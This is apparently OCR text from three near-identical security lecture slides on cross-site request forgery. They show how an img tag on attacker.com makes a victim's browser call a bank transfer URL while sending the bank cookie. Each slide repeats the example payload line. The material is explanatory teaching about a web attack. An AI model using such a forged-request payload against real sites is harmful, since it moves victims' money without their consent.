
Browser automatically visits the URL to obtain what it believes will be an image.

Exploiting URLs with side-effects


Client
Browser
attacker.com
<img src=“http://bank.com/transfer.cgi?amt=9999&to=attacker”>
http://bank.com/transfer.cgi?amt=9999&to=attacker
bank.com


Browser automatically visits the URL to obtain what it believes will be an image.

Exploiting URLs with side-effects


Client
Browser
bank.com
Cookie
attacker.com
<img src=“http://bank.com/transfer.cgi?amt=9999&to=attacker”>
http://bank.com/transfer.cgi?amt=9999&to=attacker
bank.com


Browser automatically visits the URL to obtain what it believes will be an image.

Exploiting URLs with side-effects


Client
Browser
bank.com
Cookie
attacker.com
<img src="http://bank.com/transfer.cgi?amt=9999&to=attacker">
http://bank.com/transfer.cgi?amt=9999&to=attacker
Cookie
bank.com

